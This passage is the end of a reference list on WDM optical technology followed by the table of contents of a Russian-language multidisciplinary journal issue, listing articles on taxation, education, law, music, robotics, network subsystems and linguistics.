3. Четыре типа мультиплексирования с разделением по длине волны (WDM) [Электронный ресурс] // FiberMall. URL: <https://www.fibermall.com/ru/blog/types-of-wavelength-division-multiplexing-wdm.htm> (дата обращения: 28.11.2024).
4. Понимание пассивного WDM в современных оптических сетях [Электронный ресурс] // FiberMall. URL: <https://www.fibermall.com/ru/blog/passive-wdm.htm> (дата обращения: 28.11.2024).

5. CWDM- и DWDM-системы уплотнения каналов — связь на высоких скоростях [Электронный ресурс] // 2TEST. URL: <https://2test.ru/publikatsii/stati/cwdm-i-dwdm-sistemy-uplotneniya-kanalov-svyaz-na-vysokikh-skorostyakh/> (дата обращения: 28.11.2024).

ОСНОВНОЙ РАЗДЕЛ	5
Kalimbetov X.K., Kalimbetov J.K., Kalibaeva G.K., JISMONIY SHAXSLARNI PROPORSIONAL VA PROGRESSIV STAVKALARDA SOLIQQA TORTISHDA XORIJ TAJRIBASI	5
Onalbekov Y., Li Xinyi, Zeng Yuhang, Li WENZE, COMPARATIVE STUDY OF THE CHARACTERISTICS OF IMPLEMENTATION OF THE CREDIT SYSTEM OF EDUCATION IN KAZAKHSTAN AND CHINA	10
Shodiyev B., Abdieva D., QORAKO‘LCHILIK TARMOG‘INI UZOQ MUDDATLI BARQAROR RIVOJLANTIRISH.....	17
Бабаева Г. ГЕЙМИФИКАЦИЯ КАК СОВРЕМЕННЫЙ МЕТОД В ОБУЧЕНИИ РУССКОМУ ЯЗЫКУ	21
Байчоров Р.Р., ОСОБЕННОСТИ И МЕРЫ СОВЕРШЕНСТВОВАНИЯ ПРОЦЕССА РЕАЛИЗАЦИИ ОБРАЗОВАТЕЛЬНОЙ ПОЛИТИКИ НА ТЕРРИТОРИИ КАРАЧАЕВСКОГО МУНИЦИПАЛЬНОГО РАЙОНА	25
Балашов И.В., Просветова Т.С., Елисеев А.В., МЕСТО И РОЛЬ ВОЕННО-ПОЛИТИЧЕСКОЙ РАБОТЫ В ГОСУДАРСТВЕННОЙ ПОЛИТИКЕ.....	30
Борисова К.В., ИСПОЛЬЗОВАНИЕ СОВРЕМЕННЫХ ТЕХНОЛОГИЙ ПОДБОРА ПРИ ДЕФИЦИТЕ ПЕРСОНАЛА НА РЫНКЕ ТРУДА.....	34
Вангай А.Ю., ОЦЕНКА УДОВЛЕТВОРЕННОСТИ МЕДИЦИНСКИМИ УСЛУГАМИ В УСЛОВИЯХ ПРОМЫШЛЕННОЙ МЕДИЦИНЫ.....	39
Горлов А.В., Ноженко К. Э., АНАЛИЗ И МЕТОДИКА ПРОВЕДЕНИЯ ПЕРЕХВАТА СЕТЕВОГО ТРАФИКА	46
Кадирова Л. А., ЭВРИСТИЧЕСКИЕ МЕТОДЫ ПРОГНОЗИРОВАНИЯ СОЦИАЛЬНО-ЭКОНОМИЧЕСКИХ ПРОЦЕССОВ	57
Крючкова Н.В., К ВОПРОСУ О ПРАВОВОМ РЕГУЛИРОВАНИИ ОКАЗАНИЯ БЕСПЛАТНОЙ ЮРИДИЧЕСКОЙ ПОМОЩИ В РОССИИ.....	63
Крючкова Н.В., НЕКОТОРЫЕ ПРОБЛЕМЫ РЕАЛИЗАЦИИ ПРАВА НА БЕСПЛАТНУЮ ЮРИДИЧЕСКУЮ ПОМОЩЬ	67
Лу Лучжоу. СПЕЦИФИКА ФОРТЕПИАННОГО АККОМПАНИМЕНТА В ВОКАЛЬНЫХ СОЧИНЕНИЯХ П.И. ЧАЙКОВСКОГО: АНАЛИЗ ТЕХНИЧЕСКИХ И ИНТЕРПРЕТАЦИОННЫХ ЗАДАЧ.....	71
Лян Чэньлу, ИНТЕРПРЕТАЦИЯ ДУЭТНОГО РЕПЕРТУАРА ДЛЯ ФОРТЕПИАНО В АНСАМБЛЕВОЙ ПРАКТИКЕ: ОТ БЕТХОВЕНА ДО БРАМСА	75

Малышев В.С., Малышева О.О., Подпругин А.И., Подпругина И.В., ФУНКЦИОНАЛЬНОЕ МОДЕЛИРОВАНИЕ СИСТЕМЫ УЧЕТА ФИНАНСОВ на нужды организации.....	80
Михайлова К.Б., ОСОБЕННОСТИ ДОРОЖНОЙ КАРТЫ ЛИЧНОСТНОГО РАЗВИТИЯ ПЕДАГОГА.....	85
Пасечник И. А., ГОСУДАРСТВЕННО-ЧАСТНОЕ ПАРТНЁРСТВО КАК ИНСТРУМЕНТ ДОСТИЖЕНИЯ ЦЕЛЕЙ УСТОЙЧИВОГО РАЗВИТИЯ РОССИЙСКОЙ ФЕДЕРАЦИИ	89
Потапов А.А., Чулисов Е.В., РАБОТА СЕТЕВОЙ ПОДСИСТЕМЫ В ОТЕЧЕСТВЕННЫХ ОС	96
Степунина А.А., КРИМИНАЛЬНЫЙ ОБОРОТ НАРКОТИКОВ КАК ОДНА ИЗ РАЗНОВИДНОСТЕЙ ОРГАНИЗОВАННОЙ ПРЕСТУПНОСТИ.....	104
Филатова П. А., Габоне Э.Р.Е, Козуница С.О., ЛАНДШАФТНАЯ АРХИТЕКТУРА В УСЛОВИЯХ ИЗМЕНЕНИЯ КЛИМАТА: АДАПТАЦИЯ ПРОЕКТИРОВАНИЯ ЗЕЛЕННЫХ ПРОСТРАНСТВ И ГАРМОНИЗАЦИЯ ПРИРОДНОЙ И ИСКУССТВЕННОЙ СРЕДЫ В АРХИТЕКТУРЕ	109
Шуайчжао Фань, МЕТОД УПРАВЛЕНИЯ РОБОТОМ НА ОСНОВЕ ОПРЕДЕЛЕНИЯ РАССТОЯНИЯ	114
Шуайчжао Фань, МЕТОД УПРАВЛЕНИЯ МОБИЛЬНЫМ РОБОТОМ НА ОСНОВЕ ОЦЕНКИ УГЛА И РАССТОЯНИЯ ДО ПРЕПЯТСТВИЙ	120
ГУМАНИТАРНЫЕ И ОБЩЕСТВЕННЫЕ НАУКИ	125
Азимбаева Д., ЯЗЫКОВОЙ МИР, ОТРАЖЕННЫЙ В ПОСЛОВИЦАХ И ПОГОВОРКАХ.....	125
Гаррыева А., Бачгырова Н., СПОСОБЫ АКТУАЛИЗАЦИИ МЕТОДОВ ОБУЧЕНИЯ РУССКОМУ ЯЗЫКУ И ЛИТЕРАТУРЕ.....	129
Инчаурральде Бесга К., АНГЛИЙСКИЕ КЛЮЧЕВЫЕ СЛОВА В МАРКЕТИНГЕ	134
Хеббиккулиева Д., ЛЕКСИКОГРАФИЯ И КОРПУСНАЯ ЛИНГВИСТИКА: ПЕРЕСЕЧЕНИЕ ТЕОРИИ И ПРАКТИКИ	142
ЕСТЕСТВЕННЫЕ И ТЕХНИЧЕСКИЕ НАУКИ	146
Волков Д. И., ПЕРСПЕКТИВЫ РАЗВИТИЯ ТЕХНОЛОГИИ WDM В МИРЕ.....	146